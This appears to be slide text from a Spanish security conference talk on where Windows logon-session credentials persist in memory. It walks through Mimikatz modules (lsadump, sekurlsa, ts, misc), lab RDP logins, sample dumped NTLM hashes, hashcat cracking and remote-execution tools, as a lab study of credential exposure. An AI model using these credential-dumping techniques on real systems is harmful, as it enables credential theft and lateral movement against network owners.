

La madre de todas las herramientas para ello es **Mimikatz**.

De Mimikatz nos interesan cuatro módulos:

- Lsadump.
- Sekurlsa.
- TS.
- Misc



PD: El comando log. Ese es el mejor.





Buscando sesiones con Mimikatz - Lsadump

Lsadump es el módulo que permite volcar la SAM y los secretos de LSA, entre otros.

Desde el punto de vista de las sesiones nos interesan:

- Sam – Permite volcar la SAM (Security Account Manager) y obtener los hashes de las credenciales locales.
- Cache – Permite obtener credenciales cacheadas de usuarios en dominio del registro.
- Secrets – Permite obtener secretos del registro como las claves de DPAPI, el hash/contraseña de la cuenta de máquina (si estamos en dominio) y contraseñas de cuentas de servicio.

```
mimikatz 2.2.0 x64 (oe.eo)

mimikatz # lsadump::
ERROR mimikatz_dolocall ; "(null)" command of "lsadump" module not found !

Module :      lsadump
Full name :    LsaDump module

    sam - Get the SysKey to decrypt SAM entries (from registry or hives)
    secrets - Get the SysKey to decrypt SECRETS entries (from registry or hives)
    cache - Get the SysKey to decrypt NL$KM then MSCache(v2) (from registry or hives)
    lsa - Ask LSA Server to retrieve SAM/AD entries (normal, patch on the fly or inject)
    trust - Ask LSA Server to retrieve Trust Auth Information (normal or patch on the fly)
    backupkeys
    rpdata
    dcsync - Ask a DC to synchronize an object
    dcshadow - They told me I could be anything I wanted, so I became a domain controller
    setntlm - Ask a server to set a new password/ntlm for one user
    changentlm - Ask a server to set a new password/ntlm for one user
    netsync - Ask a DC to send current and previous NTLM hash of DC/SRV/WKS
    packages
    mbc
    zerologon
    postzerologon

mimikatz #
```



Offensive Logon Sessions – Where to find them and how to hide them



Buscando sesiones con Mimikatz – TS

El módulo de TS es la alternativa para obtener credenciales de Terminal Services.

Desde el punto de vista de las sesiones nos interesan:


- Logonpasswords – Permite extraer las credenciales desde el lado del servidor de todas aquellas conexiones por RDP que utilicen la DLL mstscax.dll (RDP, mRemoteNG, RDCMan).
- Mstsc – Permite extraer las credenciales desde el lado cliente.

```
mimikatz 2.2.0 x64 (oe.eo)

mimikatz # ts::
ERROR mimikatz_doLocal ; "(null)" command of "ts" module not found !

Module :      ts
Full name :   Terminal Server module

    multirdp - [experimental] patch Terminal Server service to allow multiples users
    sessions
    remote
    logonpasswords - [experimental] try to get passwords from running sessions
    mstsc - [experimental] try to get passwords from mstsc process
```



```
(kali㉿kali)-[~/Downloads]
$ rdesktop -u usuario04 192.168.1.76 -p Passw0rd! -d EUSKALHACK
```

```
(kali㉿kali)-[~/Downloads]
$ xfreerdp /v:192.168.1.76 /u:usuario04 /p:Passw0rd! /d:EUSKALHACK
```




Desde el punto de vista de las sesiones nos interesan:

- Memssp – Parchea el proceso LSSAS inyectando un nuevo SSP. Con ello, todas las nuevas autenticaciones de usuarios quedarán registradas en un fichero de texto (C:\Windows\System32\mimilsa.log).
- Lock – Permite bloquear la sesión.

```
mimikatz 2.2.0 x64 (oe.eo)

mimikatz # misc::
ERROR mimikatz_doLocal ; "(null)" command of "misc" module not found !

Module :      misc
Full name :    Miscellaneous module

cmd - Command Prompt (without DisableCMD)
regedit - Registry Editor (without DisableRegistryTools)
taskmgr - Task Manager (without DisableTaskMgr)
ncroutemon - Juniper Network Connect (without route monitoring)
detours - [experimental] Try to enumerate all modules with Detours-like hooks
memssp
skeleton
compress
lock
wp
mflt
easyntlmchall
clip
xor
aadcookie
ngcsign
spooler
efs
printrnightmare
sccm
shadowcopies

mimikatz # coffee

( (
) )

[ ]
\ - - - /

mimikatz #
```



Offensive Logon Sessions – Where to find them and how to hide them



Buscando sesiones con Mimikatz - Sekurlsa

Sekurlsa es el módulo que permite volcar el contenido de LSASS y, por ende, de todos los SSPs cargados por el proceso.

Desde el punto de vista de las sesiones nos interesan:

- Msv – Permite obtener el NT hash/credenciales del MSV1_0 Authentication Package.
- TsPkg – Permite obtener las credenciales del TS Authentication
- Wdigest – Permite listar credenciales de wdigest.dll. Solo disponible en Windows Server 2008 R2, Windows 7,8 y XP.
- Kerberos – Permite obtener las credenciales de Kerberos para todos los usuarios autenticados de la máquina.
- SSP – Permite listar las credenciales de todos los SSPs.
- Credman – Permite obtener credenciales almacenadas en el almacén de Windows (**solo** credenciales de Windows).
- Logonpasswords /All – Todo en uno.



```
Authentication Id : 0 ; 124637 (00000000:0001e6dd)
Session          : UndefinedLogonType from 0
User Name        : (null)
Domain           : (null)
Logon Server     : (null)
Logon Time       : 07/06/2023 18:21:33
SID              :
                 msv :
                 tspkg :
                 wdigest :
                 kerberos :
                 ssp :
                 credman :
                 cloudap : KO
```



Offensive Logon Sessions – Where to find them and how to hide them



Hands On!

Analizando protocolos y sesiones




Offensive Logon Sessions – Where to find them and how to hide them



Objetivo

Una vez que ya hemos identificado dónde podemos encontrar cada credencial con una herramienta como Mimikatz, necesitamos saber:

- 1) Dónde se esconden las credenciales según cómo nos conectemos al equipo.
- 2) Cómo se almacenan en memoria (texto plano o hash).
- 3) Identificar si se quedan cacheadas.
- 4) Cómo evitar que se cacheen.



Impacket

pypi v0.10.0 Build and test Impacket passing



Offensive Logon Sessions – Where to find them and how to hide them



Estructura del laboratorio

El entorno está configurado por:

- 1 controlador de Dominio (Windows Server 2019).
- 2 máquina en dominio (Windows Server 2019).
- 6 usuarios en dominio y administradores de todas las máquinas.
 - Usuario01 a Usuario04.
 - Scheduledtask.
 - Cuentaservicio.
- Cada servidor tiene una carpeta compartida llamada *Carpeta*, un servidor SSH instalado, una tarea programada ejecutada por el usuario Scheduledtask y un servicio propio *Servicio* ejecutado por el usuario Cuentaservicio.

- En el dominio está habilitado por GPO el inicio de sesión por lotes, el acceso por RDP para más de 20 cuentas de manera simultanea, deshabilitada la limitación de una única sesión por RDP y habilitado el registro de eventos de inicio de sesión.

Administración de directivas de grupo

Bosque: euskal.hack

Dominios

euskal.hack

Default Domain Policy

RDP

Domain Controllers

Objetos de directiva de grupo

Default Domain Controllers Policy

Default Domain Policy

Filtros WMI

GPO de inicio

Sitios

Modelado de directivas de grupo

Resultados de directivas de grupo

RDP

Ámbito Detalles Configuración Delegación Estado

Nombre	Permisos válidos	Hereditado
EUSKALHACK\Administradores de empresas	Editar configuración, eliminar, modificar seguridad	No
EUSKALHACK\Admins. del dominio	Editar configuración, eliminar, modificar seguridad	No
NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS	Lectura	No
NT AUTHORITY\SYSTEM	Editar configuración, eliminar, modificar seguridad	No
NT AUTHORITY\Usuarios autenticados	Lectura (de Filtro de seguridad)	No

Configuración del equipo (habilitada)

Directivas

Configuración de Windows

Configuración de seguridad

Directivas locales/Directiva de auditoría

Directiva	Configuración
Auditar eventos de inicio de sesión	Acertios, errores

Directivas locales/Asignación de derechos de usuario

Directiva	Configuración
Iniciar sesión como proceso por lotes	EUSKALHACK\Scheduledtask

Plantillas administrativas

Definiciones de directiva (archivos ADMX) recuperadas del equipo local.

Componentes de Windows/Servicios de Escritorio remoto/float de sesión de Escritorio remoto/Conexiones

Directiva	Configuración	Comentario
Limitar a los usuarios de Servicios de Escritorio remoto a una única sesión de Servicios de Escritorio remoto	Deshabilitado	
Limitar número de conexiones	Habilitado	
Número máximo de conexiones permitidas en Escritorio remoto	20	
Escribir 999999 para conexiones limitadas.		

Configuración del usuario (habilitada)

Configuración no definida.




Caso 1 – Inicio de sesión local - PoC

1. Inicio de sesión interactivo como Rodolfo (atacante).
2. Inicio de sesión interactivo como Usuario04.
3. Cierre de sesión interactivo como Usuario04.
4. Ejecución de PowerShell como Usuario03.
5. Cierre de PowerShell.
6. Reinicio del equipo.

Comandos Mimikatz:

- Lsadump::cache
- Sekurlsa::msv
- Sekurlsa::Logonpasswords





Offensive Logon Sessions – Where to find them and how to hide them



Caso 1 – Inicio de sesión local - Análisis

- Tipo de sesión: Logon Type 2 – Interactive
 - Solo para usuarios que han iniciado sesión de manera local en el equipo o lanzado procesos como otro usuario.
 - Por defecto, solo es posible extraer su hash, salvo que esté activado wdigest.
- Si la sesión está bloqueada, el hash se encuentra en memoria (Punto 2).
- Si el usuario ha cerrado sesión, solo quedan trazas de que hubo una sesión de dicho usuario (Punto 3).
 - Si acaba de cerrar sesión, es probable que aún tengamos el hash accesible.

mimikatz 2.2.0 x64 (oe.eo)

```
Authentication Id : 0 ; 1884260 (00000000:001cc064)
Session          : Interactive from 2
User Name        : usuario04
Domain           : EUSKALHACK
Logon Server     : DC
Logon Time       : 10/06/2023 12:55:29
SID              : S-1-5-21-689709431-1785828550-567013713-1106

msv :
[00000003] Primary
* Username : usuario04
* Domain   : EUSKALHACK
* NTLM     : fc525c9683e8fe067095ba2ddc971889
* SHA1     : e53d7244aa8727f5789b01d8959141960aad5d22
* DPAPI    : 18565ad72a9d1861a5c715d7c0fac4ad
```

Administrador de tareas

Archivo Opciones Vista

Procesos Rendimiento Usuarios Detalles Servicios

Usuario	Estado	CPU	Memoria
> Rodolfo (30)		0%	238,1 MB
> usuario04 (18)	Desconectada	0%	158,7 MB

```
Authentication Id : 0 ; 1884260 (00000000:001cc064)
Session          : Interactive from 2
User Name        : usuario04
Domain           : EUSKALHACK
Logon Server     : DC
Logon Time       : 10/06/2023 12:55:29
SID              : S-1-5-21-689709431-1785828550-567013713-1106

msv :
```






Offensive Logon Sessions – Where to find them and how to hide them



Caso 1 – Inicio de sesión local - Análisis

- Si arrancamos un proceso como otro usuario, el hash está accesible mientras el proceso siga existiendo (Punto 4).
- Si cerramos el proceso, no queda rastro de dicha sesión (con msv).
- Si estamos en dominio, por defecto, se quedan cacheadas hasta 10 credenciales.
 - Puede crackearse con hashcat (-m 2100).
 - Podemos [eliminarlas](#) (cuidado que se rompen cosas).





Caso 1 – Inicio de sesión local - Resumen

- Tras reiniciar, LSASS se limpia y las sesiones que estaban en el equipo se eliminan.
 - En otras palabras, el hash de usuario04 desaparece.
- Las cacheadas siguen estando, salvo que las eliminemos a mano.
- Mimikatz muestra las sesiones en orden cronológico. Es decir, siempre encontraremos sesiones nuevas justo debajo del comando.



Tipo Sesión	Persistente	Tipo credencial
Interactiva -- Logon Type 2	En LSASS desaparecen al reiniciar. Solo accesibles mientras la sesión o el proceso estén en ejecución. Se cachean en local según la configuración de dominio.	Hash siempre. Texto plano solo con wdigest activado.




Caso 2 – Inicio de sesión por red - PoC

1. Acceso remoto a la carpeta compartida *Carpeta* como Usuario03.
2. Acceso remoto como usuario04 con:
 - Wmiexec
 - Winrm
 - PSRemoting
 - Smbclient
3. Cierre de sesión remota.
4. Reinicio del equipo.

Herramientas:

- Wmiexec, Secretsdump, DCOMExec, PsExec
- Smbclient
- Evil-Winrm y EnterPSSession







Offensive Logon Sessions – Where to find them and how to hide them



Caso 2 – Inicio de sesión por red - Análisis

- Tipo de sesión: Logon Type 3 – Network
 - Acceso a carpetas compartidas.
 - Acceso remoto por WMI, WinRM o PowerShell Remoting.
- Al acceder a una carpeta compartida, no quedan rastros en Mimikatz (Punto 1).
- Se realiza un inicio y un cierre de sesión seguido.





Caso 2 – Inicio de sesión por red - Análisis

- Acceso por PsExec, WMI, WinRM, SMBClient o PowerShell Remoting, no genera una sesión interactiva, sino una sesión de red.
- En memoria no es posible encontrar credenciales/hashes ni rastros de la sesión.
- Aunque ejecutemos un proceso independiente desde esa sesión, tampoco se queda cacheado en memoria.

Nombre	PID	Estado	Nombre d...	CPU	Memoria (...)	Virtualización ...
win32calc.exe	1108	En ejecución	usuario04	00	4.452 K	No permitida
wsmprovhost.exe	3852	En ejecución	usuario04	00	24.964 K	No permitida
fontdrvhost.exe	4188	En ejecución	UMFD-3	00	1.420 K	Deshabilitada

Usuario	Estado	CPU	Memoria
> P rodolfo (27)		3,7%	223,0 MB

Tipo Sesión	Persistente	Tipo credencial
Network -- Logon Type 3	No queda registrado nada en el equipo.	N/A

